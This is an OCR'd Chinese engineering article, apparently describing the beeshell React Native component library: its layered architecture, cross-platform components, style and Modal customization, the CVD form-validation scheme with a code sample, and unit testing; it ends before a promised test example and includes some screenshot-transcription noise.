


- 基础工具（common）：最基础的、通用的部分，包含 JS Utils、动画定义、UI 规范等。
- 通用组件（components）：把功能相似的组件进行归类，整理成一个个系列，每个系列内部使用继承的方式实现，层层依赖，功能渐进式增强，该部分专注通用性，不考虑定制化需求，保证代码的简洁性。同时，在比较细的粒度对组件进行拆分，提供了良好的可扩展性。
- 扩展组件（modules）：是对通用组件的继承扩展、组合应用，该部分专注定制化，在最大程度上满足业务上的需求，通用性较低。

我们扩展组件部分会提供大量的定制化组件，如果仍然不能满足需求，用户就可以借鉴扩展组件的实现，根据自己业务需求，在某一继承层级上继承通用组件，自行进行定制化扩展，这点充分体现了 beeshell 定制化的能力。

### 复合组件部分设计

既然是 React Native 组件库当然少不了 Native 部分，复合组件包含 Native 的功能。beeshell 组件库已经完成了 Native 部分的集成方案与规范，有良好的开发与使用体验，可以不断的集成原生功能。




复合组件部分通过 JS 封装接口，保证了跨平台。Native 部分主要分成 Native Bridge 和纯 Native 两大部分，Bridge 是针对 React Native 的封装，必须在组件库中实现；而纯 Native 部分则可以通过 Pods/Gradle 依赖三方实现，有效的吸收利用原生开发的技术积累。


## 组件库实现

## 跨平台通用性保障


React Native 提供了一些内置组件，我们能使用 JS 来实现功能都是基于这些内置组件，这些内置的组件一些是跨平台通用的组件，如：View、Text、TextInput；而另一些是两个平台分别实现的，如

DatePickerIOS 和 DatePickerAndroid、AlertIOS 和 ToastAndroid。跨平台组件当然没有什么问题，我们可以专注业务功能的开发，问题是这些非跨平台的组件，给我们的业务功能开发带来极大困扰，下面举例说明。

iOS 平台的 DatePickerIOS 组件：





Android 平台的 DatePickerAndroid 组件：





不仅功能交互完全不同，而且类名、调用方式各异，这不仅满足不了业务需求，而且也有很高的学习和使用成本。这样类似的组件还有很多，如何抹平平台的差异，实现跨平台？我们提出的方案是优先使用 JS 来实现功能，这也是我们组件库的设计原则。

针对上面的问题我们开发了基于 ScrollView 的 Datepicker 组件，统一类名与调用方式，保证了跨平台通用性。

iOS 平台的 Datepicker 组件：





Android 平台的 Datepicker 组件：




Datepicker 是使用 JS 完全实现了一个完整功能，但是有的情况不需要实现完整的功能，我们可以通过 React Native 提供的 `Platform` 来进行局部的跨平台处理，例如 TextInput 组件。

iOS 平台的 TextInput 组件：


Android 平台的 TextInput 组件：




我们可以看到，在 Andriod 平台并没有清空图标，为了抹平平台的差异，提供更好的通用性，我们开发了 Input 组件，对 TextInput 进行封装与优化，利用 `Platform` 定位 Android 平台提供清空功能，

Input 组件在 Android 平台的效果：


总之，beeshell 对跨平台通用性做了进一步的优化，遵循 JS 实现优先的原则，配合 `Platform` 平台定位 API 为组件的易用性、通用性提供了更好的保障。


## 定制化支持

随着移动互联网的快速发展，各类移动端产品涌现并且不断发展，这也让软件知识不断被普及，业务方对产品功能的定位逐渐从厂商主导转变为用户主导。产品功能更加精准，个性化、细化、深化是必然趋势，通过定制化服务来满足产品发展的要求也应运而生。不同行业、不同类型的产品，功能、特点各不相同，用某一种既定的软件产品来满足不同类型的需求，其适用性可想而知。定制化有良好的技术架构和技术优势，可定制、可扩展、可集成、跨平台，在个性化需求的处理方面，有着很好的优势，所以我们需要定制化。

综上所述，beeshell 把定制化作为核心特性，力求满足不同产品的定制化需求，下文将从组件的样式定制化和功能定制化两方面来进行阐述。

### 样式定制化

beeshell 的设计规范支持一定程度的样式定制，以满足业务和品牌上多样化的视觉需求，包括但不限于品牌色、圆角、边框等的视觉定制。




在组件库设计之初，就已经统一好了 UI 规范。我们根据 UI 规范，统一定义样式变量并放置在基础工具层中，即 `beeshell/common/styles/varibles.js` 文件中，在 React Native 应用中，样式变量其实就是普通的 JS 变量，可以很方便的进行复用与重写操作。React Native 提供了 `StyleSheet` 通过创建一个样式表，使用 ID 来引用样式，减少频繁创建新的样式对象，在组件库的样式变量应用中灵活使用 `StyleSheet.create` 和 `StyleSheet.flatten` 来获取样式 ID 和样式对象。

在每个组的实现中，会事先引入基础工具层中的样式变量，使用统一的变量对象而不是在组件中自行定义，这样就保证了 UI 样式的一致性。同时，beeshell 提供了重置样式变量的 API，可以实现一键换肤。我们推荐 beeshell 的用户在开发移动应用时，事先定义好样式变量。一方面使用自己的样式变量重置 beeshell 的样式变量；另一方面在业务功能开发时，使用自己定义好的样式变量，从而保证整体 UI 的一致性。

## 功能定制化

样式定制化可以从宏观和整体的角度来实现，而功能的定制化则需要具体问题具体分析，从微观和局部的角度来分析和实现。下文将以 Modal 系列的实现为例，来详细介绍功能定制化。

在移动端的弹窗交互，与 PC 端相比一般会比较简单，我们把模态框、下拉菜单、信息提示等交互类似的组件统一归类为 Modal 系列，使用继承的方式实现。有人可能会问为什么使用继承而不用使用组合？前

文已经讲过，组合的主要目的是代码复用，而继承的主要目的是扩展。考虑到弹窗交互有很多定制化的可能性，为了满足更好的扩展性，我们选择了继承。

首先我们看下几个组件的实现效果图，对 Modal 系列先有一个直观的认识。

Modal 组件：


提供了遮罩、弹出容器以及淡入淡出（Fade）动画效果，弹出内容部分完全由用户自定义。这个组件通用性极强，没有任何定制化的功能。这里需要说明下，动画部分独立实现，提供了 FadeAnimated 和 SlideAnimated 两个子类，使用了策略模式与 Modal 系列集成，Modal 组件默认集成 FadeAnimated。

ConfirmModal 组件：


继承 Modal 组件，对弹出内容做了一定程度的定制化扩展，支持标题、确认按钮、取消按钮以及自定义 body 部分的功能，通用性减弱，定制化增强。

SlideModal 组件：


继承 Modal 组件，对动画、弹出容器做了重写，在初始化时实例化 SlideAnimated 类型对象，完成上拉、下拉动画，同时支持了自定义弹出位置的功能。


PageModal 组件：


继承 SlideModal 组件，对弹出内容做了定制化扩展，支持标题、确认按钮、取消按钮以及自定义 body 功能，通用性减弱，定制化增强。

CheckboxModal 组件：


CheckboxModal 组件由 PageModal 和 Checkbox 两个组件使用组合的方式实现，基于通用型组件组合出了更加强大功能，遵循继承与组合灵活运用的设计原则。

通过以上部分，我们已经对 Modal 系列已经有了直观的认识，然后我们来看下 Modal 系列的类图以及分层：



动画部分在基础工具（common）中实现；在通用组件（components）中 Modal 组件聚合 FadeAnimated 动画，同时因为 SlideModal、ConfirmModal 比较通用，也在该部分实现；CheckboxModal 则定制化比较强，归类到扩展组件（modules）中。通过这种方式的分层，三层各司其职，使得组件库的层次结构更加清晰，不仅实现了定制化，还保证了通用部分的简洁性和可维护性。

# 复杂 Case 处理


## 相互递归处理异步渲染

React Native 应用的 JS 线程和 UI 线程是两个线程，与浏览器中共用一个线程的实现不同，所以我们可以看到 React Native 提供的操作 UI 元素的 API，都是通过回调函数的方式进行调用。

受益于 React，我们一般不需要直接操作 UI 元素，但是有的组件确实需要复杂的 UI 操作，例如完全由 JS 实现的 Scrollerpicker 组件：


我们需要精确的计算容器以及每一项元素的高度，才能正确得到当前选中的项在数据模型（数组）中的索引。现在面临的问题是：在组件渲染完成后的生命周期 `componentDidMount` 并不能拿到正确容器的高

度为，而使用 `setTimeout` 也会有延迟时长设置为多少的问题。我们选择使用递归来解决，一次 `setTimeout` 不行就执行多次。




这里使用了交互递归，反复执行，直到得到有效的元素尺寸。

## UI 尺寸容错机制

React Native 为用户提供了 style 属性来控制元素的样式，我们可以手动设置相关 UI 元素的尺寸。但是，在一些 Android 机器上，我们设置的元素尺寸与 `measure` 方法获取的尺寸信息不一致，经过大量 Android 机器的实际的测试，我们得到的结论是：有零点几像素的误差。


我们把通过 `measure` 方法得到尺寸信息进行向上与向下取整，得到一个阈值范围，手动设置的尺寸信息只要在这个阈值范围内，就认为是有效尺寸，这种容错机制有效的兼容了极端情况，提高了组件的稳定性。

## 精细化布局控制

在使用 Form 组件时，最常见的需求就是校验功能，通常组件库的 Form 组件都会内置校验功能。然而，因为校验方式有同步与异步两种，校验结果展示的样式、位置五花八门，这就导致了校验功能的复杂

度变得很高。

绝对定位：



Static 定位：


运营商
下午2:05
Back
form表单
基本信息
姓名
请输入姓名
请填写姓名
邮箱
请输入邮箱
工作
美团
猫眼
I
the
I'm
q w e r t y u i o p
a s d f g h j k l
z x c v b n m
123
space
return

自定义位置：


如何有效的兼顾不同的需求？我们提出了校验独立实现的方式，在使用 Form 组件的父组件中，使用 CVD 来定义、配置校验规则，校验结果输出到统一的数据结构（单一数据源），基于这个数据结构，我们就能在任意时机、任意位置、使用任意样式来展示校验信息。

下面我们先介绍下 CVD：



CVD 是一个针对复杂表单录入场景的分层解决方案，轻量级、跨平台、易扩展，内置在 beeshell 组件库中，可以直接使用。

CVD 把表单某个控件的录入的流程分成三层：

- Connector 连接器，把用户输入的信息转化成所需的数据格式。
- Validator 校验器，对格式化的数据进行校验。
- Dependency 依赖处理器，处理当前控件与其他控件的依赖关系。

每一层都对单一数据源 Store 进行不可变数据更新，符合交互内聚和顺序内聚，内聚程度高。

每一层使用函数式组合的方式，定义 key（表单控件的唯一标志）与 key 对应的回调函数，避免了批量 `if else` ，可以有效降低程序的圆环复杂度。

下面以 Input 组件录入姓名为例，来具体说明，代码如下：

```
// 定义单一数据源 Store 的结构
const cvdConstructor = {
    model: {
        name: '',
    },
    desc: {
        name: {
            valid: true,
            msg: ''
        }
    }
};

// 定义校验器的处理函数
const validatorHandler = CVD.dispatch(
    CVD.register('name', (key, value) => {
        const ret = {
            valid: true,
            msg: '',
        };

        if (!value) {
            ret.valid = false;
            ret.msg = '请填写姓名';
        }

        return ret;
    })
);

// 使用 Store 的结构实例化 cvd
const cvd = new CVD({
    ...cvdConstructor
});

// 初始化校验器，因为这里不需要连接器和依赖处理器，所以传了 null
cvd.init(null, validatorHandler, null);


// 在表单控件中使用
<Input
    onChange={(value) => {
          cvd.flow({
              key: 'name',
              value
          });
          console.log(cvd.getStore());
    }}
    placeholder="请输入姓名"
/>
```

在 `onChange` 中获取用户输入，调用 `cvd.flow` 然后就可以通过 `cvd.getStore` 获取到结果：

```
{
    model: {
        name: ''
    },
    desc: {
        name: {
            valid: false, msg: '请填写姓名'
        }
    }
}
```

通过校验功能独立实现，把校验信息输出到 Store 中，在需要的时候从 Store 中获取校验信息，可以更加精细化的控制元素的样式、位置与布局，兼容各种定制化需求。很多时候，只有我们想不到，没有做不到。

## 测试

代码的终极目标有两个，第一个是实现需求，第二个是提高代码质量和可维护性。测试是为了提高代码质量和可维护性，是实现代码的第二个目标的一种方法。

## 单元测试

单元测试（Unit Testing），是指对软件中的最小可测试单元进行检查和验证。在结构化编程的时代，单元测试中单元指的就是函数。beeshell 组件库全面使用单元测试，由组件的开发者完成。研究成果表明，无论什么时候作出修改都需要进行完整的回归测试，对于提供基础功能的组件来说更是如此，在生命周期中尽早地对软件产品进行测试将使效率和质量都得到最好的保证。Bug 发现的越晚，修改它所需的成本就越高，单元测试是一个在早期抓住 Bug 的机会。

单元测试的优点有以下几点：

- 是一种验证行为。程序的每一项功能是测试来验证正确性，为后期的增加功能、代码重构提供了保障。
- 是一种设计行为。单元测试使得我们从调用者的角度观察、思考，迫使开发者把程序设计成易于调用和可测试的，在一定程度上降低耦合性。
- 是一种编写文档的行为。是展示函数、类使用的最佳文档。

beeshell 组件库使用 Jest 做为单元测试的工具，自带断言、测试覆盖率工具，实现开箱即用。

## 测试用例设计

测试用例的核心是输入数据，我们会选择具有代表性的数据作为输入数据，主要有三种：正常输入，边界输入，非法输入，下面以组件库中提供的 `isLeapYear` 工具函数来举例说明，代码如下：

